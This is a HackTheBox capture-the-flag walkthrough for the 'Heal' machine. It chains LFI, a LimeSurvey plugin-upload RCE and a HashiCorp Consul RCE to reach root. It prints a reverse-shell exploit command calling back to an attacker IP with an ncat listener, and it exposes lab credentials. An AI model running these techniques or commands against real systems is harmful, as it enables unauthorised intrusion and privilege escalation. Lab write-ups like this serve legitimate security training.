Heal - HackTheBox
Category: Challenger Tags: ctf hackthebox cybersecurity

Enumeration
nmap shows that SSH and HTTP are available.
❯ nmap -Pn -n --min-rate=7500 -sC -sV -p- heal.htb
PORT      STATE    SERVICE VERSION22/tcp    open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)80/tcp    open     http    nginx 1.18.0 (Ubuntu)|_http-title: Heal|_http-server-header: nginx/1.18.0 (Ubuntu)

The website is a portfolio generating service. We can access its API subdomain and it is written in Ruby on Rails.
Also, there is a subdomain take-survey.heal.htb hosted using LimeSurvey.

There is a high chance that this LimeSurvey is vulnerable to a CVE, but we must first get an admin credential.
LFI → Credential leak
Testing the input forms, some of them are vulnerable to server-side XSS, but it got little use here.
The service allows downloading one’s generated CV.


By tampering HTTP verb and LFI, we can read files on the webserver (also we need to insert our auth token). There are 2 users on the system, ralph and ron.

So we can read the config files of Ruby on Rails webserver. Let’s target config/database.yml. There we got 2 sqlite3 databases, test and development . Let’s clone the development.sqlite3 database.

Good, now cracking the hash digests then we got ralph:147258369.

LimeSurvey RCE → User flag
LimeSurvey 6.6.4 is vulnerable to a RCE using webshell upload in plugin installation. We will use this POC: Y1LD1R1M-1337/Limesurvey-RCE: LimeSurvey Authenticated RCE. Something to note here:
Change
config.xmlso that our plugin is compatible with LimeSurvey 6.Change
ipandportaccordingly inphp-rev.php.
Then we got our reverse shell.
www-data@heal:~$ ls -lals -latotal 20drwxr-xr-x 4 root root 4096 Dec 8 13:57 .drwxr-xr-x 13 root root 4096 Dec 8 13:57 ..-rw-rw-r-- 1 root root 1091 Sep 24 13:42 .htaccessdrwxr-xr-x 2 root root 4096 Dec 8 13:57 htmldrwxr-x--- 16 www-data www-data 4096 Dec 8 13:57 limesurveyLet’s continue investigate LimeSurvey config. We found a password.
www-data@heal:~/limesurvey/application/config$ cat config.php(...)return array( 'components' => array( 'db' => array( 'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;', 'emulatePrepare' => true, 'username' => 'db_user', 'password' => 'AdmiDi0_pA$$w0rd', 'charset' => 'utf8', 'tablePrefix' => 'lime_', ),(...)This password is for ron, and we got the user flag.
Slam a RCE → Root flag
Let’s see the local services available.
ron@heal:~$ netstat -tulpn(...)Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program nametcp 0 0 127.0.0.1:3001 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:3000 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:8500 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:8503 0.0.0.0:* LISTEN -(...)Port 8500 is reserved for HashiCorp Consul service and is running in root privileges. Let’s forward it back to our pwnbox.

Consul v1.19.2 is vulnerable to a RCE: Hashicorp Consul v1.0 - Remote Command Execution (RCE) - Multiple remote Exploit. So just slam it and we got the root flag.
python3 consul.py localhost 8500 10.10.16.15 22703 blahblah
# ncat -lvnp 22703root@heal:/# ls /rootcleanup-consul.shconsul-up.shplugin_cleanup.shroot.txt
Continue reading
Related reading
Shares tags, a category or a series with this post
Take another route
Something different from the latest posts